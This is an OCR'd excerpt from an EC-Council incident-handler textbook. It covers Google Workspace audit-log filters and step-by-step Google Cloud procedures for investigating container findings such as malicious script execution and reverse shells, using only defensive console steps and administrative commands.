



Figure 8.88: Screenshot of Google Workspace Logs Explorer

The IH&R team can use specific filters to analyze Google Workspace logs and obtain detailed information for responding to different security incidents.

- **Initial Access: Disabled Password Leak**

  The following filters can be used if you detect a password leak disabling a user account:

  - `protopayload.resource.labels.service="login.googleapis.com"`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Fdata_access`

- **Initial Access: Account Disabled Hijacked**

  Use the following filters if a user account is disabled owing to suspicious activity:

  - `protopayload.resource.labels.service="login.googleapis.com"`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Fdata_access`

- **Impair Defenses: Two-step Verification Disabled**

  Use the following filters if a user has disabled the two-step verification process:

  - `protopayload.resource.labels.service="login.googleapis.com"`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Fdata_access`

- **Initial Access: Government-based Attack**

  If any government-backed attacker tried to attack a user account, you can use the following filters for further analysis:

  - `protopayload.resource.labels.service="login.googleapis.com"`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Fdata_access`


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Persistence: SSO Enablement Toggle**

  You can use the following filters if SSO is disabled on the admin account:

  - `protopayload.resource.labels.service="admin.googleapis.com"`
  - `protopayload.metadata.event.parameter.value=DOMAIN_NAME`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Factivity`

- **Persistence: SSO Settings Changed**

  Analyze logs with the following filters if you detect changes in SSO settings of an admin account:

  - `protopayload.resource.labels.service="admin.googleapis.com"`
  - `protopayload.metadata.event.parameter.value=DOMAIN_NAME`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Factivity`

- **Impair Defenses: Strong Authentication Disabled**

  Use the following filters if the two-step verification process for the organization is disabled:

  - `protopayload.resource.labels.service="admin.googleapis.com"`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Factivity`

**Note:** For all filters, you must replace `ORGANIZATION_ID` with the actual organization ID and find `DOMAIN_NAME` in the findings list.

## Analyzing Log Data using Google Cloud Log Analytics

Source: *https://cloud.google.com*

Google Cloud Log Analytics allows the IH&R teams to analyze log data efficiently and obtain valuable insights by running specific queries. Incident responders can implement BigQuery through Log Analytics and develop a linked dataset, which can help to combine log data with other data accessible to BigQuery. These data can include a dataset containing information about malicious URLs or data obtained from various intelligence tools such as Data Studio or Looker.

Key features of Log Analytics:

- Supports bucket-level configuration that can be enabled by upgrading logging buckets
- Provides a new interface for viewing log data
- Enables log data storage and management through logging
- Supports BigQuery to view log data after creating linked datasets


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.89: Screenshot of Google Cloud Log Analytics

## Detecting and Responding to Container Security Incidents

Source: *https://cloud.google.com*

Incident handlers must be prepared for the most common container runtime attacks that can emerge at any time. Discussed below are various steps that should be performed by incident handlers to address container security incidents.

### Malicious Script Executed

Attackers often use bash scripts to transfer payloads and run commands without any binaries.

The following are the steps for responding to such incidents:

### Review Event Details

- **Step 1:** Go to **Security Command Center** → **FINDINGS** → open the **`Malicious Script Detected`** finding.





Figure 8.90: Screenshot of Google Cloud Security Command Center

- **Step 2:** Open the **Finding Details** pane → click on the **Attributes** tab → retrieve the following fields:
  - **`resource.name:`** Cluster's complete resource reference name (including project number, path, and name of cluster)
  - **`resource.project_display_name:`** Project name containing assets
  - **`Processes:`**
    - **`binary`**: Information related to the interpreter that invoked the script


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`args:`** Arguments supplied while invoking the script
- **`script.contents:`** Prefix of the executed script's file contents
- **`script.sha256:`** SHA-256 hash of **`script.contents`**
- **`script.path:`** Absolute path of the name of the script for scripts stored on the disk

- **Step 3:** Go to **Additional information** → open the **Finding Details** pane → click on **Source Properties** → retrieve the following fields:
  - **`Pod_Namespace:`** Denotes the name of Pod's Kubernetes namespace
  - **`Pod_Name:`** Denotes the name of GKE Pod
  - **`Container_Name:`** Denotes the name of affected container
  - **`Container_Image_Uri:`** Denotes the name of container image being executed
  - **`VM_Instance_Name:`** Denotes the name of GKE node where the Pod was executed

**Review Cluster and Node**

- **Step 1**: Open the Google Cloud console → navigate to the **Kubernetes Clusters** page.
- **Step 2**: Open the Google Cloud console toolbar → select the project listed under **`resource.project_display_name`**.
- **Step 3:** Select the cluster listed in **`resource.name`** → copy the metadata related to cluster and its owner.
- **Step 4:** Click on the **Nodes** tab → select the node listed in **`VM_Instance_Name`**.
- **Step 5:** Click on the **Details** tab → Copy the **`container.googleapis.com/instance_id`** annotation

**Review Pod**

- **Step 1**: Open the Google Cloud console → navigate to the **Kubernetes Workloads** page.
- **Step 2**: Open the Google Cloud console toolbar → select the project located in **`resource.project_display_name`**.
- **Step 3:** Filter the cluster located in **`resource.name`** and Pod namespace located in **`Pod_Namespace`**.
- **Step 4:** Select the Pod located in **`Pod_Name`** → copy any metadata related to the Pod and its owner.

**Check Logs**

- **Step 1**: Open the Google Cloud console → navigate to **Logs Explorer**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.91: Screenshot of Google Cloud Logs Explorer

- **Step 2**: Open the Google Cloud console toolbar → select the project listed in **`resource.project_display_name`**.
- **Step 3:** Click on Select time range at convenience.
- **Step 4:** Open the page loaded and perform the following activities:
  - Use the following filters to find Pod logs for **`Pod_Name`**:
    - **`resource.type="k8s_container"`**
    - **`resource.labels.project_id="resource.project_display_name"`**
    - **`resource.labels.location="location"`**
    - **`resource.labels.cluster_name="cluster_name"`**
    - **`resource.labels.namespace_name="Pod_Namespace"`**
    - **`resource.labels.pod_name="Pod_Name"`**
  - Use the following filters to find cluster audit logs:
    - **`logName="projects/resource.project_display_name/logs/cloudaudit.googleapis.com%2Factivity"`**
    - **`resource.type="k8s_cluster"`**
    - **`resource.labels.project_id="resource.project_display_name"`**
    - **`resource.labels.location="location"`**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- `resource.labels.cluster_name="cluster_name"`
- `Pod_Name`

  - Use the following filters to find GKE node console logs:
    - `resource.type="gce_instance"`
    - `resource.labels.instance_id="instance_id"`

### Investigate Running Container

Incident handlers can directly investigate containers in the running state.

- **Step 1**: Open the Google Cloud console → navigate to the **Kubernetes Clusters** page.
- **Step 2**: Click on the name of cluster displayed in `resource.labels.cluster_name`.
- **Step 3:** Open the cluster page → click on **Connect** → click on **Run in Cloud Shell**.





Figure 8.92: Screenshot of Google Cloud

- **Step 4**: Press **Enter** → click on **Authorize** when the **Authorize Cloud Shell** dialog box pops up.
- **Step 5**: Run the following command to connect to the container environment:
  - `kubectl exec --namespace=Pod_Namespace -ti Pod_Name -c Container_Name -- /bin/sh`

  **Note:** The container should have a shell installed at `/bin/sh` to execute this command.

### Research Attack and Response Methods

- Check the MITRE ATT&CK framework entry for "**Command and Scripting Interpreter, Ingress Tool Transfer**" finding type.
- Integrate assessment results with MITRE research for developing appropriate response.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Initiate Response

- Communicate with the owner of project with compromised container.
- Replace the compromised container with a new one.

**Note**: The above response plan may serve the purpose but can impact the service.

## Reverse Shell

If attackers successfully establish a remote shell, they can execute arbitrary commands with limited access gained by them. Such incidents can be handled by following the steps given below.

### Review Event Details

- **Step 1:** Open the **Reverse Shell** finding.
- **Step 2:** Open the **Finding Details** pane → click on the **Attributes** tab → retrieve the following fields:
  - **`resource.name:`** Cluster's full resource name
  - **`resource.project_display_name:`** Name of project containing asset
  - **`Processes`**
    - **`Binary.path`**: Absolute path from where stream redirection was made to the remote socket
    - **`args:`** Arguments supplied while invoking the process binary
- **Step 2:** Go to **Additional information** → open the **Finding Details** pane → click on **Source Properties** → retrieve the following fields:
  - **`Pod_Namespace:`** Denotes the name of Pod's Kubernetes namespace
  - **`Pod_Name:`** Denotes the name of GKE Pod
  - **`Container_Name:`** Denotes the name of affected container
  - **`Container_Image_Uri:`** Denotes the name of container image being executed
  - **`Reverse_Shell_Stdin_Redirection_Dst_Ip:`** Denotes the remote IP address of the connection
  - **`Reverse_Shell_Stdin_Redirection_Dst_Port:`** Denotes the remote port
  - **`Reverse_Shell_Stdin_Redirection_Src_Ip:`** Denotes the local IP address of the connection
  - **`Reverse_Shell_Stdin_Redirection_Src_Port:`** Denotes the local port
  - **`VM_Instance_Name:`** Denotes the name of GKE node where the Pod is executed

### Review Cluster and Node

- Follow the same steps used for **Malicious Script Executed**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Review Pod

- Follow the same steps used for **Malicious Script Executed**.

## Check Logs

- Follow the same steps used for **Malicious Script Executed**.

## Investigate Running Container

Incident handlers can directly investigate running containers.

- **Step 1**: Open the Google Cloud console → select the project listed in **`resource.project_display_name`**.
- **Step 2:** Click on **Activate Cloud Shell**.
- **Step 3**: Run the following commands to retrieve GKE credentials for your cluster:
  - For zonal clusters:
    - **`gcloud container clusters get-credentials cluster_name --zone location --project resource.project_display_name`**
  - For regional clusters:
    - **`gcloud container clusters get-credentials cluster_name --region location --project resource.project_display_name`**
- **Step 4**: Run the following command to launch a shell within the container environment:

  **`kubectl exec --namespace=Pod_Namespace -ti Pod_Name -c Container_Name -- /bin/sh`**

  **Note:** Containers should have a shell installed at **`/bin/sh`** to execute this command.
- **Step-5**: Run the following command in the container shell to view all processes running in the container:

  **`ps axjf`**

  Note: Containers should have a shell installed at **`/bin/ps`** to execute this command.

## Research Attack and Response Methods

